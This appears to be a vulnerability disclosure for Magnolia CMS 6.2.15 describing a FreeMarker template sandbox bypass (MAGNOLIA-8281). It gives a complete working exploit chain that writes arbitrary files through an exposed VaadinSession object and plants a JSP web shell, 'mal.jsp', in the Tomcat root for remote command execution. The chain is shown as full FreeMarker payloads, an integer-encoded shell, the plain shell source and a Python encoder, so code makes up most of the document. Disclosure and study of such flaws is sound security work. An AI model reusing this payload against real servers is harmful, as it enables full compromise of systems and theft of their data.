
Magnolia Disclosures

Version 6.2.15

Environment:

- Magnolia 6.2.15
- Ubuntu Linux



Findings:

1. MAGNOLIA-8281: FreeMarker Restriction Bypass 2

Description:
Magnolia uses the Java FreeMarker Template parser in order to display dynamic content in the web application.
Although the application implements restrictions against dangerous elements such as the FreeMarker "?new" built-in and the Java "class", "getClass" and/or "forName" and also prevents the "classLoader" bypass after upgrading FreeMarker to version 2.3.31 (BUILD-541[1]), another bypass was found that circumvents these restrictions and can be leveraged by attackers to obtain Remote Code Execution (RCE).

Proof of Concept:
Even if an attacker has access to modifying ".FTL" files or dynamic fields that evaluate FreeMarker template code, because of the restrictions protecting the template parser, code execution is not trivially obtained.

Although Code Execution was not directly obtained via a SSTI gadget, we were able to read/write/move/copy/delete arbitrary files which was successfully leveraged to obtain RCE.

[1] https://jira.magnolia-cms.com/browse/BUILD-541

While looking through the Java objects exposed to FreeMarker, we observed the following object of type "java.io.File[2]":

```
ctx.unwrap()["com.vaadin.server.VaadinSession.Admincentral"].service.baseDirectory
```

By using an exposed "VaadinSession" object we were able to obtain the "baseDirectory" File type object. From here we are interested in reaching the "java.nio.file.spi.FileSystemProvider[3]" class which exposes dangerous functions such as:

- newOutputStream(Path path, OpenOption... options).write(int b)
- copy(Path source, Path target, CopyOption... options)
- delete(Path path)

The following chain is used to reach the "java.nio.file.spi.FileSystemProvider" class from "java.io.File":

- "java.io.File" function "toPath()" => "java.nio.file.Path"
- "java.nio.file.Path" function "getFileSystem()" => "java.nio.file.FileSystem"
- "java.nio.file.FileSystem" function "provider()" => "java.nio.file.spi.FileSystemProvider"

In FreeMarker the code looks like this:

```
[#assign file_io =
ctx.unwrap()["com.vaadin.server.VaadinSession.Admincentral"].service.baseDirectory]
[#assign filesystem = file_io.toPath().getFileSystem()]
[#assign filesystem_provider = filesystem.provider()]
```

In order to leverage the file system actions and perform the full RCE exploit, the following steps were made:

1. **Find the CWD (Current Working Directory):**

   In order to exfiltrate the CWD we use the following FreeMarker code:

```
[#assign base_path = file_io.path]
[#if base_path?length > 0]
Base Path: ${base_path}
[#else]
Could not get the base path.
[/#if]
<br/>
```

Base Path: /home/magnolia/magnolia-6.2.15/apache-tomcat-9.0.54/webapps/magnoliaPublic

[2] https://docs.oracle.com/javase/7/docs/api/java/io/File.html

[3] https://docs.oracle.com/javase/7/docs/api/java/nio/file/spi/FileSystemProvider.html

2. Find a location where JSP can be written and accessed:

By knowing the CWD from "Step 1", we need to find a path that is writable and accessible by the Tomcat Server and executes JSP files.
Such a path can be found at "…/magnolia-6.2.15/apache-tomcat-9.0.54/webapps/ROOT/".

FreeMarker code:

```
[#assign jsp_path = filesystem.getPath(base_path + "/../ROOT/mal.jsp")]

[#if jsp_path.toString()?length > 0]
Writing JSP to Path: ${jsp_path.toString()}
[#else]
Could not get the JSP path.
[/#if]
<br/>
```

3. Writing the JSP file content:

In order to write the file content, we will use the "java.io.OutputStream[4]" "write(int b)" function. We use the "int" variant as we were not able to use FreeMarker to create a valid "byte[]" object from a given string.

FreeMarker Code:

```
[#assign file_writer = filesystem_provider.newOutputStream(jsp_path)]

[#assign jsp_content = [<PAYLOAD>]]

[#list jsp_content as x]
    ${file_writer.write(x?number)}
[/#list]
${file_writer.close()}
```

Note: In order to obtain the "<PAYLOAD>" we will use the "payload_2_INTarray.py" code found in the Appendix Section.

4. Putting it all together:


We take the FreeMarker code from the above 3 steps and combine it into the following payload:

```
[#assign file_io =
ctx.unwrap()["com.vaadin.server.VaadinSession.Admincentral"].service.baseDirectory]
[#assign base_path = file_io.path]
[#assign filesystem = file_io.toPath().getFileSystem()]
[#assign filesystem_provider = filesystem.provider()]

[#if base_path?length > 0]
Base Path: ${base_path}
[#else]
Could not get the base path.
[/#if]
<br/>

[#assign jsp_path = filesystem.getPath(base_path + "/../ROOT/mal.jsp")]

[#if jsp_path.toString()?length > 0]
Writing JSP to Path: ${jsp_path.toString()}
[#else]
Could not get the JSP path.
[/#if]
<br/>

[#assign file_writer = filesystem_provider.newOutputStream(jsp_path)]
```


[4] https://docs.oracle.com/javase/7/docs/api/java/io/OutputStream.html

```
[#assign jsp_content = [60, 37, 64, 32, 112, 97, 103, 101, 32, 105, 109, 112, 111, 114,
116, 61, 34, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 42, 44, 106, 97, 118, 97, 46,
105, 111, 46, 42, 34, 37, 62, 10, 60, 37, 10, 37, 62, 10, 60, 72, 84, 77, 76, 62, 60,
66, 79, 68, 89, 62, 10, 67, 111, 109, 109, 97, 110, 100, 115, 32, 119, 105, 116, 104,
32, 74, 83, 80, 10, 60, 70, 79, 82, 77, 32, 77, 69, 84, 72, 79, 68, 61, 34, 71, 69, 84,
34, 32, 78, 65, 77, 69, 61, 34, 109, 121, 102, 111, 114, 109, 34, 32, 65, 67, 84, 73,
79, 78, 61, 34, 34, 62, 10, 60, 73, 78, 80, 85, 84, 32, 84, 89, 80, 69, 61, 34, 116,
101, 120, 116, 34, 32, 78, 65, 77, 69, 61, 34, 99, 109, 100, 34, 62, 10, 60, 73, 78, 80,
85, 84, 32, 84, 89, 80, 69, 61, 34, 115, 117, 98, 109, 105, 116, 34, 32, 86, 65, 76, 85,
69, 61, 34, 83, 101, 110, 100, 34, 62, 10, 60, 47, 70, 79, 82, 77, 62, 10, 60, 112, 114,
101, 62, 10, 60, 37, 10, 105, 102, 32, 40, 114, 101, 113, 117, 101, 115, 116, 46, 103,
101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32,
33, 61, 32, 110, 117, 108, 108, 41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112,
114, 105, 110, 116, 108, 110, 40, 34, 67, 111, 109, 109, 97, 110, 100, 58, 32, 34, 32,
43, 32, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32, 43, 32, 34, 60, 66, 82, 62, 34, 41, 59,
10, 32, 32, 32, 32, 80, 114, 111, 99, 101, 115, 115, 32, 112, 59, 10, 32, 32, 32, 32,
105, 102, 32, 40, 32, 83, 121, 115, 116, 101, 109, 46, 103, 101, 116, 80, 114, 111, 112,
101, 114, 116, 121, 40, 34, 111, 115, 46, 110, 97, 109, 101, 34, 41, 46, 116, 111, 76,
111, 119, 101, 114, 67, 97, 115, 101, 40, 41, 46, 105, 110, 100, 101, 120, 79, 102, 40,
34, 119, 105, 110, 100, 111, 119, 115, 34, 41, 32, 33, 61, 32, 45, 49, 41, 123, 10, 32,
32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109, 101, 46, 103,
101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 99,
109, 100, 46, 101, 120, 101, 32, 47, 67, 32, 34, 32, 43, 32, 114, 101, 113, 117, 101,
115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109,
100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32, 32, 32, 32, 101, 108, 115, 101,
123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109,
101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32,
32, 32, 32, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32, 111, 115, 32,
61, 32, 112, 46, 103, 101, 116, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109,
40, 41, 59, 10, 32, 32, 32, 32, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32,
105, 110, 32, 61, 32, 112, 46, 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101,
97, 109, 40, 41, 59, 10, 32, 32, 32, 32, 68, 97, 116, 97, 73, 110, 112, 117, 116, 83,
116, 114, 101, 97, 109, 32, 100, 105, 115, 32, 61, 32, 110, 101, 119, 32, 68, 97, 116,
97, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 40, 105, 110, 41, 59, 10, 32,
32, 32, 32, 83, 116, 114, 105, 110, 103, 32, 100, 105, 115, 114, 32, 61, 32, 100, 105,
115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 119, 104,
105, 108, 101, 32, 40, 32, 100, 105, 115, 114, 32, 33, 61, 32, 110, 117, 108, 108, 32,
41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112, 114, 105, 110, 116, 108, 110,
40, 100, 105, 115, 114, 41, 59, 10, 32, 32, 32, 32, 100, 105, 115, 114, 32, 61, 32, 100,
105, 115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 125,
10, 125, 10, 37, 62, 10, 60, 47, 112, 114, 101, 62, 10, 60, 47, 66, 79, 68, 89, 62, 60,
47, 72, 84, 77, 76, 62, 10]]

[#list jsp_content as x]
    ${file_writer.write(x?number)}
[/#list]
${file_writer.close()}

[#if jsp_path.toFile().isFile()]
Successfully written Payload to Path: ${jsp_path.toString()}
[#else]
File not written.
[/#if]
<br/>
```


We will copy this code into the “tourCarousel.ftl” file:



And, in order to trigger it, we will access the index page of the website found at “travel.html” (in this case “http://<IP>:8080/magnoliaPublic/travel.html” as we are exploiting the “magnoliaPublic” branch):



Now, if everything was performed successfully, our malicious JSP will be written to the tomcat root and we can execute arbitrary system commands by accessing it at “http://<IP>:8080/mal.jsp”:



Appendix:

Full FreeMarker code for writing arbitrary files:

```
[#assign file_io =
ctx.unwrap()["com.vaadin.server.VaadinSession.Admincentral"].service.baseDirectory]
[#assign base_path = file_io.path]
[#assign filesystem = file_io.toPath().getFileSystem()]
[#assign filesystem_provider = filesystem.provider()]

[#if base_path?length > 0]
Base Path: ${base_path}
[#else]
Could not get the base path.
[/#if]
<br/>

[#assign jsp_path = filesystem.getPath(base_path + "/../ROOT/mal.jsp")]

[#if jsp_path.toString()?length > 0]
Writing JSP to Path: ${jsp_path.toString()}
[#else]
Could not get the JSP path.
[/#if]
<br/>

[#assign file_writer = filesystem_provider.newOutputStream(jsp_path)]

[#assign jsp_content = [60, 37, 64, 32, 112, 97, 103, 101, 32, 105, 109, 112, 111, 114,
116, 61, 34, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 42, 44, 106, 97, 118, 97, 46,
105, 111, 46, 42, 34, 37, 62, 10, 60, 37, 10, 37, 62, 10, 60, 72, 84, 77, 76, 62, 60,
66, 79, 68, 89, 62, 10, 67, 111, 109, 109, 97, 110, 100, 115, 32, 119, 105, 116, 104,
32, 74, 83, 80, 10, 60, 70, 79, 82, 77, 32, 77, 69, 84, 72, 79, 68, 61, 34, 71, 69, 84,
34, 32, 78, 65, 77, 69, 61, 34, 109, 121, 102, 111, 114, 109, 34, 32, 65, 67, 84, 73,
79, 78, 61, 34, 34, 62, 10, 60, 73, 78, 80, 85, 84, 32, 84, 89, 80, 69, 61, 34, 116,
101, 120, 116, 34, 32, 78, 65, 77, 69, 61, 34, 99, 109, 100, 34, 62, 10, 60, 73, 78, 80,
85, 84, 32, 84, 89, 80, 69, 61, 34, 115, 117, 98, 109, 105, 116, 34, 32, 86, 65, 76, 85,
69, 61, 34, 83, 101, 110, 100, 34, 62, 10, 60, 47, 70, 79, 82, 77, 62, 10, 60, 112, 114,
101, 62, 10, 60, 37, 10, 105, 102, 32, 40, 114, 101, 113, 117, 101, 115, 116, 46, 103,
101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32,
33, 61, 32, 110, 117, 108, 108, 41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112,
114, 105, 110, 116, 108, 110, 40, 34, 67, 111, 109, 109, 97, 110, 100, 58, 32, 34, 32,
43, 32, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32, 43, 32, 34, 60, 66, 82, 62, 34, 41, 59,
10, 32, 32, 32, 32, 80, 114, 111, 99, 101, 115, 115, 32, 112, 59, 10, 32, 32, 32, 32,
105, 102, 32, 40, 32, 83, 121, 115, 116, 101, 109, 46, 103, 101, 116, 80, 114, 111, 112,
101, 114, 116, 121, 40, 34, 111, 115, 46, 110, 97, 109, 101, 34, 41, 46, 116, 111, 76,
111, 119, 101, 114, 67, 97, 115, 101, 40, 41, 46, 105, 110, 100, 101, 120, 79, 102, 40,
34, 119, 105, 110, 100, 111, 119, 115, 34, 41, 32, 33, 61, 32, 45, 49, 41, 123, 10, 32,
32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109, 101, 46, 103,
101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 99,
109, 100, 46, 101, 120, 101, 32, 47, 67, 32, 34, 32, 43, 32, 114, 101, 113, 117, 101,
115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109,
100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32, 32, 32, 32, 101, 108, 115, 101,
123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109,
101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32,
32, 32, 32, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32, 111, 115, 32,
61, 32, 112, 46, 103, 101, 116, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109,
40, 41, 59, 10, 32, 32, 32, 32, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32,
105, 110, 32, 61, 32, 112, 46, 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101,
97, 109, 40, 41, 59, 10, 32, 32, 32, 32, 68, 97, 116, 97, 73, 110, 112, 117, 116, 83,
116, 114, 101, 97, 109, 32, 100, 105, 115, 32, 61, 32, 110, 101, 119, 32, 68, 97, 116,
97, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 40, 105, 110, 41, 59, 10, 32,
32, 32, 32, 83, 116, 114, 105, 110, 103, 32, 100, 105, 115, 114, 32, 61, 32, 100, 105,
115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 119, 104,
105, 108, 101, 32, 40, 32, 100, 105, 115, 114, 32, 33, 61, 32, 110, 117, 108, 108, 32,
41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112, 114, 105, 110, 116, 108, 110,
40, 100, 105, 115, 114, 41, 59, 10, 32, 32, 32, 32, 100, 105, 115, 114, 32, 61, 32, 100,
105, 115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 125,
10, 125, 10, 37, 62, 10, 60, 47, 112, 114, 101, 62, 10, 60, 47, 66, 79, 68, 89, 62, 60,
47, 72, 84, 77, 76, 62, 10]]

[#list jsp_content as x]
    ${file_writer.write(x?number)}
```

```
[/#list]
${file_writer.close()}

[#if jsp_path.toFile().isFile()]
Successfully written Payload to Path: ${jsp_path.toString()}
[#else]
File not written.
[/#if]
<br/>
```

Python code for “payload_2_INTarray.py”:

```
#!/usr/bin/python

payload = """<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
"""

x = []

for i in payload:
  x.append(ord(i))

print(x)
```

Note: The JSP code was taken from “https://gist.github.com/nikallass/5ceef8c8c02d58ca2c69a29a92d2f461”.